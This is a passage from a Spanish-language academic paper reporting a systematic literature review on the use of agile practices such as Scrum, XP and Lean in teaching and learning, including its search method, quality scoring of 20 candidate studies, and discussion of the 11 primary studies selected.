En el ámbito educativo se busca continuamente incorporar nuevas estrategias que permitan que los alumnos permanezcan interesados en la adquisición de conocimiento, como así también, que mejoren los resultados académicos que obtienen. Esta adopción de nuevas estrategias ha estado íntimamente relacionada con la incorporación de TICs en la educación. Es así, que se ha implementado el aprendizaje mixto [9], [10] donde se comienza a dar mayor participación a los alumnos a través de tareas que deben realizar fuera del horario de clase y que sirven de complemento a su formación. Por esto, las estrategias centradas en el alumno toman mayor fuerza con la aplicación de modelos de enseñanza tales como el aprendizaje basado en proyectos, donde el alumno juega un rol más activo al tener que resolver problemas aplicando los temas de la asignatura. En este caso, se busca no solo que conozcan los contenidos, sino que comprendan cuándo y por qué implementar ciertas soluciones en las diferentes situaciones que se les presentan.

Con el objetivo de analizar el estado del arte de la aplicación de técnicas o prácticas ágiles en el proceso de enseñanza-aprendizaje, en este trabajo presentamos los resultados del proceso de revisión sistemática de la literatura realizado.

El resto del artículo se estructura de la siguiente manera: en la sección 2 se presenta el método utilizado para realizar la revisión sistemática. La sección 3 presenta los resultados obtenidos, para luego en la sección 4 realizar un análisis de estos. Por último, en la sección 5, se presentan las conclusiones y los posibles futuros trabajos.

2. Método

El análisis del estado del arte se realizó mediante el proceso de revisión sistemática de literatura (RSL), basado en la propuesta de Kitchenham y Charters [11] y, particularmente, la adaptación hecha por Biolchini [12]. Como se puede observar en la figura 1, el proceso de RSL se compone de tres etapas consecutivas: planificación, ejecución y análisis de resultados; y una cuarta etapa, la etapa de resguardo de los resultados, realizada de manera paralela a través de todo el proceso, con el objetivo de almacenar los resultados de las etapas previas. Además, existen dos puntos de control dentro del proceso para evaluar que la RSL ejecutada es correcta [12].




Figura 1. Proceso de RSL

En esta sección, nos enfocaremos en la etapa de planificación la cual involucra la definición de los objetivos de investigación y la forma en que la revisión se lleva a cabo.

2.1. Preguntas de investigación

En primer lugar, se ha definido el objetivo principal de la revisión sistemática, que es: Identificar y analizar el estado del arte actual del uso de prácticas o técnicas ágiles en el proceso de enseñanza-aprendizaje. A partir de este objetivo, se definieron un conjunto de preguntas de investigación (PI):

PI 1: ¿Existe evidencia del uso de prácticas o técnicas ágiles en el proceso de enseñanza-aprendizaje? En primer lugar, interesa saber si existen evidencias en la literatura que demuestren el uso de prácticas o técnicas ágiles en el proceso de enseñanza-aprendizaje. En este sentido, se deben analizar los estudios en los que además de realizar una propuesta, se demuestre la validez de esta por medio de su aplicación a un caso de estudio real.

PI 2: ¿Cuáles son las prácticas y técnicas que más se utilizan? Una vez determinado el uso de prácticas y técnicas ágiles en el proceso de enseñanza-aprendizaje, es importante determinar cuales son las prácticas puntuales y las técnicas derivadas de dicha práctica que se implementan. En este sentido, es relevante saber con qué grado de rigurosidad se aplican, en otras palabras, el grado de adaptación que realizaron a dicha práctica o técnica para poder aplicarlas al proceso de enseñanza-aprendizaje.

PI 3: ¿En qué niveles educativos se aplican? Este proceso de RSL está enmarcado en una investigación que consiste en realizar una propuesta que permita la implementación de prácticas y técnicas ágiles en el proceso de enseñanza-aprendizaje en el nivel universitario, en este sentido, interesa saber en qué nivel fueron validadas las propuestas realizadas.

2.1.1. Fuentes de datos y cadenas de búsqueda

La etapa de planificación también involucra enumerar las fuentes de datos que se utilizarán para buscar estudios o trabajos previamente realizados y la definición de las consultas que se ejecutarán en dichas fuentes [11], [12]. Para realizar el proceso de búsqueda se seleccionaron las

siguientes librerías digitales. (Nombre[acrónimo]: website):

- Google Scholar [GOOGLE]: https://scholar.google.com.ar/.
- ACM Digital Library [ACM]: http://portal.acm.org/.
- IEEEXplore [IEEEX]: http://ieeexplore.ieee.org/.
- Springer Link [SPRINGER]: https://link.springer.com/.
- Science Direct [SCIENCE]: http:// https://www.sciencedirect.com/
- SCOPUS [SCOPUS]: http:// https://www.scopus.com/

Dado que cada una de estas librerías digitales poseen su propia sintaxis, la consulta de búsqueda definida para esta revisión fue adaptada a cada motor, como se muestra en la tabla 1.

Tabla 1. Fuentes y cadenas de búsquedas

Fuente	Cadena de Búsqueda	Alcance
Google	Agile + Practice o Technique + in education	Title, Abstract
ACM	Agile + Practice o Technique + in education	Title, Abstract
IEEE	(("Abstract":Agile) AND (("Abstract":Practices) OR ("Abstract":Techniques))) AND ("Abstract":Education)	Title, Abstract
SPRINGER	agile AND practices AND education AND teach	Title, Abstract
SCIENCE	agile AND (technique OR practice OR strategy) AND education	Title, Abstract
SCOPUS	(("Abstract":Agile) AND ("Abstract":Techniques) AND ("Abstract":Education))	Title, Abstract

2.2. Criterios de inclusión y exclusión

A pesar de que la consulta de búsqueda fue definida teniendo en cuenta el objetivo principal de esta revisión, se debe considerar la posibilidad de que cierto número de estudios obtenidos en la búsqueda no aporten ninguna evidencia relacionada a las preguntas de investigación propuestas.

De acuerdo con [11], es necesario definir criterios de inclusión y exclusión a partir de las preguntas de investigación para poder filtrar los estudios.

En esta revisión se incluyeron estudios publicados desde 2010 y hasta junio de 2019, que cumplen al menos uno de los siguientes criterios:

- La sección *Abstract* del estudio nos permite concluir que el propósito principal del estudio es la aplicación de prácticas y/o técnicas ágiles al proceso de enseñanza-aprendizaje.
- El título o palabras claves del estudio incluyen palabras relacionadas con la aplicación de prácticas y/o técnicas ágiles al proceso de enseñanza-aprendizaje.
- Artículos escritos en inglés o en español.
- Cumplen con los criterios de calidad explicados en la sección 2.3

De hecho, estudios que cumplen con los criterios de inclusión antes enumerados pueden no proveer información relevante de acuerdo con el objetivo principal de esta revisión. Por lo que, cada estudio debe ser leído en detalle teniendo en cuenta los siguientes criterios de exclusión:

- Estudios que nombran o consideran importante el uso de prácticas y/o técnicas ágiles en el proceso de enseñanza aprendizaje, pero no realizan ningún tipo de propuesta de cómo aplicarlo.
- Estudios cuyo principal objetivo es clasificar otros artículos o son revisiones sistemáticas en sí mismas.

2.3. Verificación de calidad

Una vez seleccionados un número de estudios que cumplen con los criterios de inclusión y exclusión, deberíamos poder verificar la calidad de la búsqueda. Acorde con Kitchenham y Charters [11], se definieron seis preguntas de verificación de la calidad de cada estudio para poder compararlos. El procedimiento de puntuación usado fue Si (S) = 1, Parcialmente (P) = 0,5 o No (N) = 0. Las preguntas de verificación definidas en esta revisión sistemática son:

- VC1. ¿Cuán claro y coherente es el estudio?
- VC2. ¿Cuán claro es el objetivo del estudio?
- VC3. ¿Qué tan clara es la relación de trazabilidad entre el objetivo del estudio y sus conclusiones?
- VC4. ¿Cuán claro es el proceso de investigación?
- VC5. ¿Qué tan bueno es el estudio comparado con otros relacionados?
- VC6. ¿Cuán claro están definidas las limitaciones del estudio?

Estas preguntas nos permiten chequear los sesgos, las validaciones externas e internas de las propuestas.

2.4. Extracción de datos y análisis

La etapa de extracción de datos reúne toda la información de los estudios seleccionados que dan respuesta a las preguntas de investigación [11].

En esta revisión, primero agrupamos información básica para identificar cada estudio, a partir de:

- Título y autor.
- Abstract.
- Publicación (p.e. conferencias o diarios) y año de publicación.

Además, para poder llevar a cabo un análisis en profundidad de las propuestas, se decidió extraer la siguiente información de los estudios primarios (aquellos que cumplen con los criterios de inclusión y no son excluidos por los criterios de exclusión):

- La práctica o técnica ágil que se implementa en el proceso de enseñanza-aprendizaje.
- Si la propuesta que se realiza es sólo teórica o si tiene implementación práctica.
- Las herramientas de apoyo a las prácticas ágiles utilizadas en el proceso de enseñanza-aprendizaje.
- El material de apoyo que utilizan.
- El nivel de enseñanza en el que se aplica la propuesta realizada.
- Los beneficios y/o ventajas obtenidos a partir de la implementación de las prácticas/técnicas ágiles.

2.5. Proceso que conduce la revisión

El último paso en la etapa de planificación es definir el proceso que conduce la revisión. En este caso, definimos un proceso basado en el propuesto por Pino en [13]. El primer paso en el proceso consiste en enumerar las fuentes de datos y las consultas de búsqueda usadas para buscar estudios. Una vez identificadas las fuentes de datos se debe trabajar con su motor de búsqueda. Para este propósito, el motor de búsqueda de cada fuente es analizado de manera de adaptar las consultas a la sintaxis de cada motor. Una vez realizado esto, cada cadena de búsqueda (CB) es usada para buscar estudios en la fuente de datos (FD) correspondiente. Como se mencionó anteriormente, hemos definido una cadena de búsqueda (sección 2.1.1) la cual fue adaptada a cada motor como lo muestra la tabla 1. Adicionalmente se muestra el alcance de cada librería digital.

El siguiente paso consiste en almacenar y enumerar todos los estudios obtenidos de cada fuente de datos. Como se mencionó en la sección previa, este paso implica la extracción de algunos datos (título, autores, abstract, año de publicación) de cada estudio.

La selección de estudios primarios tiene lugar posteriormente. Consiste en chequear el cumplimiento de los criterios de inclusión definidos en la sección 2.2. Luego se ejecuta la segunda etapa de la selección de estudios primarios que consiste en dos tareas: remover aquellos estudios duplicados que pudiera aparecer producto de la utilización de múltiples fuentes de datos; y evaluar cada estudio no duplicado según los criterios de exclusión definidos en la sección 2.2 de manera de remover aquellos estudios que no formarán parte del conjunto final de estudios primarios, de los cuales se extraerán los datos definidos en la sección 2.4. En esta última fase cada estudio primario es analizado en detalle para extraer los datos.

3. Resultados

En esta sección se presentan los resultados obtenidos de la revisión sistemática hecha de acuerdo al método previamente descripto. Nótese que el análisis de estudios primarios fue realizado a cada estudio de forma individual.

3.1. Búsqueda y selección primaria

Como se mencionó anteriormente cuando se describió el proceso que conduce la revisión, el primer paso fue ejecutar la búsqueda en cada fuente de datos con la correspondiente cadena de búsqueda adaptada a la sintaxis de cada motor. La tabla 1 resume la cadena de búsqueda y el alcance de cada fuente de datos. Mediante la ejecución de estas búsquedas obtuvimos 214926 resultados.

Tabla 2. Resultado por Fuente de Datos

Librería digital	#Búsqueda	Analizados	Estudios Relevantes [E.R.]	% de relevancia de la fuente	% de todos los E.R.
IEEE	48	48	27	56.25	8.62
Science	3240	50	0	0	0
Springer	2449	50	12	24	3.83
Google	17100	50	8	16	2.55
ACM	65	65	13	20	4.15
SCOPUS	361	50	9	18	2.87
Total	**214926**	**313**	**69**	**22.04**	**22.04**

La segunda columna de la tabla 2 muestra los resultados de cada fuente de datos, la tercer columna muestra la cantidad de artículos analizados, es importante aclarar que en el caso de las fuentes Science Direct, Springer Link, Google Academic y Scopus se analizaron los primeros 50 resultados obtenidos debido a la cantidad de resultados que arrojo la búsqueda.

El siguiente paso del proceso fue la selección de estudios primarios, en otras palabras, evaluar si los

estudios obtenidos cumplen con los criterios de inclusión, se realizó un filtrado progresivo evaluando la búsqueda sintáctica realizada por los motores de búsqueda para luego, verificar semánticamente dichos estudios. En primera medida se constataron los títulos de los estudios y posteriormente los abstracts. En este sentido sólo 69 de los 313 analizados fueron seleccionados como relevantes, lo que representa un 22,04% (col. 4, Tabla 2).

En la columna 5, se muestran la relevancia de cada fuente de datos, por ejemplo, 20% de los estudios obtenidos desde ACM resultaron ser relevantes, siendo IEEEX la fuente de datos que mayor relevancia arrojó en el resultado de su búsqueda 56,25%, por lo que podemos considerarlo como el motor de búsqueda con mayor precisión de los que se han utilizado. Con respecto a la fuente Science Direct, se puede observar que ninguno de los estudios fueron seleccionados como relevantes, esto puede deberse al gran número de estudios que contienen las palabras que forman parte del string de búsqueda, pero no tienen relación semántica con el propósito de esta revisión, por lo que fueron excluidos.

La columna 6 muestra el porcentaje de relevancia de cada fuente de datos con respecto al número total de estudios obtenidos, por ejemplo, IEEE arrojó 27 estudios lo que representa el 8,62% de los 69 estudios relevantes encontrados en esta revisión. Desde esta columna podemos ver que ACM sigue a IEEE con un 4,15% de participación en el total de estudios relevantes, sin embargo, no podemos considerar estos datos concluyentes ya que en estos se incluyen estudios duplicados, es decir estudios que fueron encontrados por más de una fuente de datos.

La tabla 3 detalla las cantidades de estudios duplicados, de donde podemos decir que cerca del 4,34% de los estudios relevantes encontrados en esta revisión están presente en al menos más de una fuente de datos. Por consiguiente, se han removido los estudios duplicados resultando un total de 66 estudios no duplicados. Dado que un estudio pudo haber estado presente en más de una fuente y no existe un criterio para seleccionar una específica, hemos decidido no clasificar los estudios resultantes por fuente de datos.

Tabla 3. Estudios duplicado

	#Estudios	%
Estudios relevantes	69	100
Estudios relevantes duplicados	3	4,34
Estudios relevantes no duplicados	66	95,65

Posteriormente cada estudio relevante no duplicado fue evaluado por los criterios de exclusión definidos con anterioridad. Como resultado de este análisis 20 (30% de los estudios relevantes no duplicados) fueron seleccionados como estudios primarios de esta revisión sistemática. En la tabla 4 se muestran los estudios seleccionados como primarios.

Tabla 4. Estudios primarios

IdEstudio	Título	Autores	Año
1	Agile software development methods practice in computer science education: Adoption and recommendations in Tanzania	Diana Rwegasira	2017
2	Teaching Agile Collaboration Skills in the Classroom	Martin Kropp, Andreas Meier, Robert Biddle	2016
3	Genesis and Evolution of the Agile Movement in Brazil -- Perspective from Academia and Industry	Hugo Corbucci, Alfredo Goldman, Eduardo Katayama, Fabio Kon, Claudia Melo, Viviane Santos	2011
4	Software Development PBL Focusing on Communication Using Scrum	Satoru Kizaki, Yasuyuki Tahara, Akihiko Ohsuga	2014
5	Methods agile and methodology A+S in the teaching of software engineering	Jorge Cornejo Elgueta	2016
6	Agile Manifesto in Higher Education	Venkatesh Kamat	2012
7	Agile Practices in Higher Education: A Case Study	Venkatesh Kamat, Shailaja Sardessai	2012
8	A Path for Exploring the Agile Organizing Framework in Technology Education	Morgan C. Benton Nicole M. Radziwill	2011
9	Agile development spikes applied to computer science education	Clinton J Woodward, Rajesh Vasa, Andrew Caín y James Montgomery	2013
10	Agile projects to foster cooperative learning in heterogeneous classes	Petra Kastl y Ralf Romeike	2018

IdEstudio	Título	Autores	Año
11	Agile Education, Lean Learning	David Parsons, Kathryn MacCallum	2019
12	Transforming Education with eduScrum	Willy Wijnands, Alisa Stolze	2019
13	Getting Agile at School	Paul Magnuson, William Tihen, Nicola Cosgrove, Daniel Patton	2019
14	Approaching the Relative Estimation Concept with Planning Poker	Panagiota Chatzipetrou, Raquel Ouriques, Javier Gonzalez-Huerta	2018
15	An Agile Boot Camp: Using a LEGO®-Based Active Game to Ground Agile Development Principles.	Thomas D. Lynch, Michael Herold, Joe Bolinger, Shweta Deshpande, Thomas Bihari, Jayashree Ramanathan and Rajiv Ramnath	2011
16	Lean Learning - Applying Lean Techniques to Improve Software Engineering Education	Robert Chatley, Tony Field	2017
17	Extreme Pedagogy: An Agile Teaching-Learning Methodology for Engineering Education	Manoj Joseph D'Souza, Paul Rodrigues	2015
18	Can agile methods enhance machatronics desing education?	Martin Edin Grimheden	2013
19	Incorporating workplace structure in a classroom setting	Nersesian, E., Spryszynski, A.	2018
20	Tech startup learning activities: A formative evaluation	Buffardi, K.	2018

3.2. Resultados de la evaluación de calidad

Una vez identificados los estudios primarios, el siguiente paso consiste en evaluarlos de acuerdo con las preguntas de calidad definidas en la sección 2.3. Se decidió establecer un umbral de calidad como filtro extra para los estudios primarios, aquellos estudios que con puntaje menor a 75% fueron descartados de esta revisión. De los 20 estudios considerados inicialmente como primarios, 11 (55% de los estudios relevantes no duplicados) resultaron tener un índice de calidad por encima del umbral establecido. La Tabla 5, muestra el puntaje asignado a cada estudio primario.

Tabla 5. Evaluación de Calidad de los Estudios Primarios

IdEstudio	VC1	VC2	VC3	VC4	VC5	VC6	Total	%
1	1	1	1	1	0.5	1	5.5	92
2	1	1	1	1	1	1	6	100
3	1	1	1	1	0.5	1	5.5	92
4	1	1	1	1	1	1	6	100
5	1	1	1	1	0.5	1	5.5	92
6	1	1	0.5	0.5	0	1	4	67
7	1	1	0.5	0.5	0	1	4	67
8	0.5	0.5	0.5	0.5	0.5	0	2.5	42
9	1	1	1	1	0.5	1	5.5	92
10	1	1	1	1	0.5	1	5.5	92
11	1	1	1	0	0.5	0.5	4	67
12	1	1	1	0	1	1	5	83
13	1	1	1	0	1	0	4	67
14	1	1	0.5	0,5	0.5	0,5	3	50
15	1	1	1	0,5	1	0,5	4	67
16	1	1	1	1	0,5	0,5	4	67
17	1	1	1	1	1	1	6	100
18	1	1	1	1	1	1	6	100
19	0.5	0.5	0.5	0.5	0.5	0.5	3	50
20	1	0.5	1	1	1	1	5.5	92

Como se mencionó anteriormente cada estudio fue analizado y puntuado de forma individual, obteniendo un porcentaje de calidad. En la tabla 5 se observan los estudios que obtuvieron una medida menor al umbral establecido (filas sombreadas), estos estudios fueron eliminados de la lista de estudios primarios. Analizando estos resultados podemos considerar un alto nivel de calidad en los estudios primarios de esta revisión, ya que el índice mínimo es de 83%.

4. Discusión

En esta sección se responderá a las preguntas de investigación planteadas en la sección 2.1, para ello se usarán los resultados principales presentados en la sección anterior.

4.1. ¿Existe evidencia del uso de prácticas o técnicas ágiles en el proceso de enseñanza-aprendizaje?

Como se ha mencionado previamente, interesa saber si existen evidencias en la literatura que demuestren el uso de prácticas o técnicas ágiles en el proceso de enseñanza-aprendizaje. En este sentido, es relevante analizar los estudios en los que además de realizar una propuesta, se demuestre la validez de esta por medio de su aplicación a un caso de estudio real.

Por medio del proceso de revisión sistemática, se han seleccionado 11estudios primarios en los que se plantea el uso de prácticas ágiles al proceso de enseñanza aprendizaje.

Una de las principales conclusiones a las que podemos llegar, es que la mayoría de las propuestas utilizan prácticas ágiles adaptadas al proceso de enseñanza-aprendizaje de asignaturas relacionadas con la ingeniería del software, como por ejemplo desarrollo de software o ingeniría de requisitos.

En [14] los autores proponen utilizar prácticas ágiles como estrategias de enseñanza con el objetivo de que los estudiantes mejoren sus habilidades en el campo de la informática. Aseguran, que las prácticas ágiles promueven entornos de aprendizaje constructivistas, a través del aprendizaje basado en proyectos, proporcionando un mejor entorno educativo en el que los estudiantes aprenden y aplican conceptos de manera práctica. Además, permite afianzar el espíritu de equipo entre los estudiantes.

Siguiendo la misma línea, en [15] se propone el uso de métodos ágiles aplicados a la enseñanza de prácticas de colaboración y valores ágiles, teniendo en cuenta que la colaboración entre los miembros del equipo, clientes, usuarios y partes interesadas es una parte muy importante del desarrollo ágil de software, por lo que, los estudiantes deben aprender sobre prácticas de colaboración y sobre cómo aplicarlas. De esta manera, los autores, proponen incorporar agilidad en proyectos educativos para que los estudiantes puedan experimentar la importancia de la colaboración entre los miembros del equipo. De la misma manera, con el objetivo de mejorar la comunicación y la colaboración en [24] se propone la integración de métodos ágiles en la educación, en particular Scrum.

En [16], se plantea definir roles, similares a los del ScrumMaster o a un choach ágil, permitiendo que estudiantes muy experimentados asuman dichos roles de ayudante de enseñanza y trabajen como meta-entrenadores durante los cursos, brindando retroalimentación, supervisando prácticas y ayudando con la adopción de nuevas prácticas al resto de los grupos.

En [17], los autores proponen una mejora a la metodología de enseñanza PBL (Aprendizaje Basado en Problemas) [18] con el objetivo de promover el trabajo colaborativo. En particular, proponen combinar PBL con Scrum promoviendo de esta manera, el trabajo en equipo, la comunicación y la auto-organización.

En [19] el autor combina Aprendizaje más Servicio en un entorno Ágil (A + S + A). El autor basa su propuesta en el hecho de que el estudiante hoy aprende de forma diferente, rodeado de diversas tecnologías al alcance de su mano, y más aún, la información para él es “instantánea”, por lo que aprenden mucho más a partir de su propia vivencia, o aquello que comparte entre pares, por sobre lo que aprende en el aula de manera tradicional.

Combinar Aprendizaje más Servicio en un entorno Ágil, resulta más natural para el estudiante, jugar es una de las mejores maneras de transmitir conceptos complejos y abstractos. Aprender jugando es una manera entretenida de adquirir conocimiento, más aún si se aprende “haciendo”. Esta forma de adquirir conocimiento, mediante dinámicas entretenidas, es más rica y queda en la memoria del estudiante a pesar del tiempo transcurrido.

Teniendo en mente la idea de mejorar la comunicación entre los estudiantes y el trabajo en equipo, en [20] los autores presentan una definición de *spikes* aplicados a la educación en ciencias de la computación.

En [21] se presenta un análisis del uso de prácticas ágiles en la educación por medio del cual se comprueba que las prácticas ágiles ayudan a los procesos de aprendizaje individuales, ayudando además a los profesores a diseñar y organizar proyectos para apoyar a los estudiantes individualmente. Además, se concluye que el uso de prácticas ágiles en la educación aumenta la cantidad y la calidad de las interacciones, lo que tiene efectos positivos en la construcción de habilidades sostenibles y que, además, los estudiantes suelen participar en procesos de retroalimentación y reflexiones, lo que hace que su aprendizaje esté más orientado a objetivos. Por otro lado, los profesores pueden identificar mejor las fortalezas y debilidades de sus estudiantes y también observar mejor sus procesos de aprendizaje individuales a lo largo del cursado.

eduScrum [22], es un framnework, basado en Scrum, para un proceso educativo activo, colaborativo y co-creativo. eduScruma, permite a los estudiantes realizar tareas de acuerdo con un ritmo fijo, planificando sus propias actividades y realizando un seguimiento del progreso. Propone pasar de una educación dirigida por profesores a una educación dirigida y organizada por

estudiantes, esto resulta en motivación intrínseca, diversión, crecimiento personal y mejores resultados, logrando que los estudiantes trabajen juntos de una manera enérgica y dirigida.

En [23] los autores proponen *Extreme Pedagogy* un marco conceptual de enseñanza-aprendizaje centrado en el alumno, derivado de la filosofia de *Extreme Programming*, para mejorar la calidad de la educación en ingeniería. *Extreme Pedagogy*, se basa en cuatro valores fundamentales: alumnos y profesores y sus interacciones, conocimiento práctico, colaboración con los alumnos y respuesta al cambio, y tiene como objetivo la mejora continua del aprendizaje de los estudiantes, priorizando las necesidades y la satisfacción de los estudiantes.

Por último, en [25] se presenta *Tech Startup*, un enfoque donde los estudiantes en forman equipos interdisciplinarios para crear negocios basados en productos de software. *Tech Startup* combina el prácticas de desarrollo de software ágil con prácticas compatibles de Lean Startup para fomentar la colaboración entre los miembros del equipo.

4.2. ¿Cuáles son las prácticas y técnicas que más se utilizan?

Una vez determinado el uso de prácticas y técnicas ágiles en el proceso de enseñanza-aprendizaje, interesa determinar las prácticas puntuales y que técnicas derivadas de dicha práctica se aplican. En este sentido, es interesante saber el grado de rigurosidad con el que se aplican, en otras palabras, el grado de adaptación que es necesario realizar para poder aplicar dichas prácticas o técnicas al proceso de enseñanza-aprendizaje.

Como se puede observar en la figura 2, la práctica más utilizada es Scrum, en algunos casos combinado con otras prácticas como ser eXtreme Programming (XP), Kanban o LEAN.




Figura 2. Prácticas utilizadas

En cuanto a las técnicas deribadas de las prácticas, como se ha mencionado en la sección anterior, el principal objetivo de las propuestas es mejorar la forma de trabajar de los equipos por medio de la comunicación y la interacción entre sus miembros. Debido a esto, la mayoría de las propuestas utilizan técnicas como las reuniones propuestas por Scrum, en particular las retrospectivas, donde los estudiantes pueden compartir sus vivencias y a partir de las mismas mejorar la manera de trabajar; o una adaptación de la técnica Pair Programming propuesta por XP, haciendo incapié en la colaboración en los trabajos realizados. En ninguno de los trabajos analizados se menciona si debieron realizar adaptaciones a las técnicas utilizadas.

4.3. ¿En qué niveles educativos se aplican?.

Como se ha mencionado previamente, este proceso de RSL está enmarcado en una investigación que consiste en realizar una propuesta que permita la implementación de prácticas y técnicas ágiles en el proceso de enseñanza-aprendizaje en el nivel universitario, en este sentido, interesa saber en que nivel fueron validadas las propuestas realizadas.

De los estudios analizados se ha podido comprobar que la mayoría de las propuestas (10 de las 11 seleccionadas como estudios primarios) estan pensadas para el nivel universitario, en particular estan pensados para ser aplicados en carreras y asignaturas relacionadas con la Ingeniería del Software. En muchos casos la validación se ha realizado también en niveles secundario y primario. De hecho, una sola de las propuestas esta pensada para ser aplicada en nivel secundario.

Parece importante mencionar los paises de los cuales provienen las propuestas, ya que esto denotaría la importancia de mejorar el sistema de enseñanza-aprendizaje. Entre los paises se encuentran Tanzania [14], Brasil [16], Chile [19] y Holanda [22], aunque la mayoría de las propuestas provienen de Estados Unidos.

5. Conclusiones

Como se ha mencionado en la introducción, en el ámbito educativo se busca continuamente incorporar nuevas estrategias que permitan que los alumnos permanezcan interesados en la adquisición de conocimiento, como así también que mejoren los resultados académicos que obtienen.

Este interés por mejorar el proceso de enseñanza-aprendizaje se ha incrementado en los últimos tiempos, entre las razones para esto se puede mencionar la creciente demanda en que aspectos humanos, no únicamente técnicos, sean objeto de aprendizaje en cualquier ámbito de la enseñanza; por ejemplo, desde el área de la psicología hace décadas que se viene reclamando la importancia de formar a las personas en destrezas relacionadas con lo que Goleman ha llamado “Inteligencia Emocional” [26].

Esta necesidad entronca en gran medida los nuevos estándares de acreditación propuestos por CONFEDI [27] que se aplicarán a todas las carreras de Ingeniería. Estos estándares están definidos en términos de formación por competencias en lugar de la tradicional transmisión de conocimiento.

En realidad, la formación orientada a competencias no es algo completamente nuevo. Por ejemplo, hace algún tiempo que se ha empezado a introducir la enseñanza de inteligencia emocional en las escuelas de educación infantil y primaria [28], mientras que ya hace años que se viene aplicando con éxito en las Escuelas de Negocio [29]. De la misma forma, la aplicación de nuevas estrategias docentes de este tipo permitirá obtener el máximo potencial de los estudiantes también en el ámbito universitario, y de hecho ¿por qué esperar a que sean profesionales? Al igual que otras habilidades que pueden entrenarse (al menos hasta cierto punto), como los idiomas o los deportes, cuanto antes se empiece a desarrollarlas, más facilidad tendrá el individuo para hacerlo.

Por otro lado, se evidencia el cambio en la manera en la cual los estudiantes aprenden actualmente, una de las principales diferencias entre el modelo educativo tradicional y el modelo educativo actual es el cambio de rol de estudiantes y profesores. Donde, los primeros pasan de ser sujetos pasivos y meros receptores de información, a sujetos activos y emprendedores, mientras que los segundos dejan a un lado su papel protagonista para convertirse en mediadores y facilitadores, cuyo objetivo en este contexto pasa a ser el de enseñar a aprender al estudiante [30]. Es decir, el profesor debe guiar el trabajo que los estudiantes deben desarrollar para aprender. De este modo, el estudiante irá adquiriendo las competencias a través de actividades que, aunque dirigidas o supervisadas por el profesor, serán realizadas por él tanto dentro como fuera del aula.

En este sentido, se considera que la educación puede favorecerse de los valores que rigen a la agilidad, en particular del hecho de priorizar a las personas por sobre el proceso. En este trabajo se presentan las principales conclusiones obtenidas del análisis del estado del arte de la aplicación de técnicas o prácticas ágiles en el proceso de enseñanza-aprendizaje. Dicho análisis ha sido realizado siguiendo el proceso de revisión sistemática de la literatura propuesto en [11], [12] y [13].

Como se ha mencionado en la sección de Discusión (Sección 4) se ha comprobado que la mayoría de las propuestas se enfocan en potenciar las competencias conocidas como competencias blandas (soft-skills) como el trabajo en equipo, la comunicación, la colaboración y la autoorganización, por lo que las prácticas ágiles seleccionadas para ser utilizadas como estrategias son aquellas que promueven este tipo de competencias, como Scrum, Lean y Extreme Programming.

A partir de este estudio se plantean varias líneas de trabajo futuro:

Por un lado, analizar el estado de la práctica de los procesos de enseñanza-aprendizaje utilizados por los profesores en el ámbito educativo al que se tiene acceso. Y, por otro lado, hacer un análisis en profundidad de las prácticas ágiles con el objetivo de proponer estrategias de enseñanza-aprendizaje que incluyan prácticas ágiles como una manera de potenciar las competencias en los estudiantes.

Agradecimientos

Este trabajo ha sido financiado en forma conjunta por CONICET y la Universidad Tecnológica Nacional. Se agradece el apoyo brindado por estas instituciones. Además, ha sido parcialmente financiado por el Ministerio de Economía y Empresa del Gobierno de España bajo el proyecto MADRID (TIN2017-88557-R).

Referencias

[1] Gárzas,J. Gestión de proyectos ágil…y las experiencias de más de 12 años de proyectos ágiles. 1ºEd. ISBN: 978-84-616-9017-6. 233 Grados de TI. (2011)

[2] Agile Manifesto, Avail. at http://agilemanifesto.org/, 2001 (accessed 2016.07.20).

[3] Agile Project Success Rates Survey Results, 2010; http://www.ambysoft.com/surveys/agileSuccess2010.html

[4] Scrum Alliance. 2017 State of Scrum Report. Available at http://info.scrumalliance.org/2016-State-of-Scrum.html (accessed 2017.08.06).

[5] Version One 11th Annual State of Agile™ Report (2016) Available at https://explore.versionone.com/state-of-agile/versionone-11th-annual-state-of-agile-report-2 (accessed 2017.04.27).

[6] J. Riddle. Scrumic Can You Define Agility? (2014) Available at https://www.scruminc.com/can-you-define-agility/ (accessed 2016.08.6).

[7] College, A. (2012). eduScrum. Diponible en http://eduscrum.nl/es/

[8] Delhij, A.; Van Dijk, Guido; French, M.; Horn, E.; Kodras, M.; Miller, J.; Parker, T.; Peters, M.; Rodenbaugh, R.; Sumare, K.; Vizdos, M.; Willeke, M.; Wijnands, W (2016). Agile in Education. Disponible en http://www.agileineducation.org/inicio.html

[9] Pina, A. B. (2004). Blended Learning. Conceptos Básicos. Revista de Medios y Educación. Redalyc. Disponible en: http://www.redalyc.org/pdf/368/36802301.pdf

[10] García Aretio, L. (2004). Blended Learning, ¿enseñanza y aprendizaje integrados?. Editorial BENED. Disponible en: http://espacio.uned.es/fez/eserv/bibliuned:333/editorialoctubre2004.pdf

[11] B. Kitchenham and S. Charters. Guidelines for performing systematic literature reviews in software engineering. Technical report, Technical report, EBSE Technical Report EBSE-2007-01, 2007.

[12] Biolchini, J., Mian, P. G., Natali, A. C. C., & Travassos, G. H. (2005). Systematic review in software engineering. System Engineering and Computer Science Department COPPE/UFRJ. Technical Report ES, vol. 679 (05).

[13] Pino, F.J., García, F., Piattini, M., 2008. Software process improvement in small and medium software enterprises: a systematic review. Softw. Qual. J. 16 (2), 237–261.

[14] Diana Rwegasira, Agile software development methods practise in computer science education: Adoption and recommendations in Tanzania, 2017 IST-Africa Week Conference (IST-Africa), 2017.

[15] Martin Kropp, Andreas Meier, Robert Biddle, Teaching Agile Collaboration Skills in the Classroom, 2016 IEEE 29th International Conference on Software Engineering Education and Training (CSEET), 2016.

